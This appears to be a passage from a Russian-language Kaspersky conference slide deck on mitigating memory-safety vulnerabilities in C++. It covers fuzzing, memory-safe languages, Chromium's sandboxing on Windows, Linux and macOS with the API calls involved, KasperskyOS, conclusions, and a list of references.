
Митигации

## 3. Фаззинг

---

Многократный перебор входных значений для поиска проблемной комбинации [\[7\]](#)





	<b>Google</b>	<b>Лаборатория Касперского</b>
<b>Инструменты</b>	AFL, libFuzzer, syzcaller	
<b>Инфраструктура</b>	ClusterFuzz, OSS Fuzz	Собственная ферма

## 4. Безопасные языки

---

Разные языки предлагают разные механизмы защиты памяти. Обратной стороной является производительность и гибкость




Examples of memory safe language include C#, Go, Java, Ruby, Rust, and Swift [\[1\]](#)

### Другие ошибки:

1. Логика
2. Арифметика
3. Многопоточность
4. Работа с файлами
5. Работа с БД
6. Работа с сетью
7. Слабая криптография
8. Слабая энтропия случайных чисел
9. Небезопасное API
10. Подмена путей
11. Текстовые кодировки
- 12....

### Уязвимости



---

Митигации


## 5. Песочницы (sandbox)

---

Безопасные языки митигируют 70% уязвимостей, а есть ли способ митигировать 100%? Можно попробовать!




# Многопроцессная архитектура Chromium




Процессы **Renderer, GPU, Network, Utility запускаются в песочницах**, способ реализации которых зависит от ОС

# Windows песочница [10]




- 1. Restricted token** - используется при создании процесса, назначаются минимальные привилегии.
  - CreateRestrictedToken
  - CreateProcessAsUser(token, ...)
- 2. Job object** – накладывает дополнительные ограничения на процесс.
  - CreateJobObject
  - AssignProcessToJobObject(job, process)
- 3. Alternate desktop** - запуск процесса в собственном рабочем столе, нельзя передать сообщения в другие рабочие столы.
  - CreateWindowStation
  - CreateDesktop
  - SetProcessWindowStation
- 4. The integrity levels** - набор SID и ACL, представляющих 5 уровней привилегий: untrusted, low, medium, high, system. Токен может читать объекты на более высоком уровне привилегий, но не писать (модель безопасности Биба). Процессы Renderers запускаются как untrusted, GPU – low.
  - SetTokenInformation(SEcurity\_MANDATORY\_UNTRUSTED\_RID)

# Linux песочница [11]



1. **User namespaces** – базовый механизм контейнеризации (используется в процессах renderers, GPU):
  - `clone(..., CLONE_NEWUSER | CLONE_NEWPID | CLONE_NEWNET)`
2. **Seccomp-bpf** – фильтр syscall (используется в процессе GPU):
  - `prctl(PR_SET_DUMPABLE)`
  - `prctl(PR_SET_SPECULATION_CTRL)`
  - `prctl(PR_SET_NO_NEW_PRIVS)`
  - `prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER)`
  - `seccomp(SECCOMP_SET_MODE_FILTER, prog)`

# MacOS песочница [12]



## Seatbelt (на основе модулей TrustedBSD)

- `sandbox_init_with_parameters(profile)`

Профиль это:

1. Sandbox Profile Language (SBPL)
2. Default deny
3. Задан список явно разрешенных ресурсов

### renderer.sb (часть)

```

; Allow cf prefs to work.
(allow user-preference-read)

```

```

; process-info
(allow process-info-pidinfo)
(allow process-info-setcontrol (target self))

```

```


; File reads.
; Reads from the home directory.
(allow file-read-data
 (path (user-homedir-path "/.CFUserTextEncoding"))
 (path (user-homedir-path
 "/Library/Preferences/com.apple.universalaccess.plist"))
 )

```

.....

## KasperskyOS песочница

**KasperskyOS** – это ОС, в которой **весь код** кроме микроядра запускается в отдельных доменах безопасности **песочницах**



Ключевые особенности:

1. Микроядро
2. Взаимодействие между процессами **только через IPC**
3. Модуль безопасности Kaspersky Secure Module (KSM), контролирует все взаимодействия
4. **Default deny** для всех взаимодействий
5. Декларативный язык описания политик Policy Specification Language (PSL)
6. Методология разработки изначально безопасных решений **киберимуннитет [15]**

# Выводы

### Есть плохие новости:

1. C++ не обеспечивает безопасную работу с памятью, что вызывает **70% уязвимостей** в продуктах
2. Эксплуатация уязвимостей позволяет запускать чужой код (RCE), получить полный контроль над системой и не только

### Есть новости получше:


1. Можно значительно снизить риск появления ошибок (и связанных с ними уязвимостей), если использовать: фаззинг тесты, статический и динамический анализ
2. Можно значительно снизить риск эксплуатации уязвимостей если использовать различные опции харденинга
3. Можно совсем избавиться от ошибок памяти если использовать безопасные языки

### Есть хорошие новости:

1. Можно практически полностью устранить **последствия** взлома, если запускать код в песочнице (sandbox)

## Бонус

Можно обеспечить безопасность выполнения отдельных сценариев на **100%**, не смотря на уязвимости языка и возможные взломы, если использовать подход “secure by design” [\[13\]](#)



[Меньше багов богу разработки: плюсы, минусы и нюансы имплементации подхода Secure by design](#)

1. [“Software Memory Safety” Cybersecurity Information Sheet](#)
2. [Chromium Disclosed Security Bugs](#)
3. [Exploiting v8: \\*CTF 2019 oob-v8](#)
4. [Deconstructing and Exploiting CVE-2020-6418](#)
5. [\[DiceCTF 2022\] - memory hole](#)
6. [Эксплойтинг браузера Chrome, часть 1: введение в V8 и внутреннее устройство JavaScript](#)
7. [DevSecOps: организация фаззинга исходного кода](#)
8. [Зачем нужен динамический анализ кода, если есть статический?](#)
9. [Control Flow Guard. Принцип работы и методы обхода на примере Adobe Flash Player](#)
10. [Sandbox](#)
11. [Linux Sandboxing](#)
12. [OSX Sandboxing Design](#)
13. [Меньше багов богу разработки: плюсы, минусы и нюансы имплементации подхода Secure by design](#)
14. [How JavaScript Works: Under the Hood of the V8 Engine](#)
15. [Кибериммунитет](#)

# Спасибо!

Игра для гуру C++



Сергей Талантов

Архитектор ПО

[sergey.talantov@kaspersky.com](mailto:sergey.talantov@kaspersky.com)

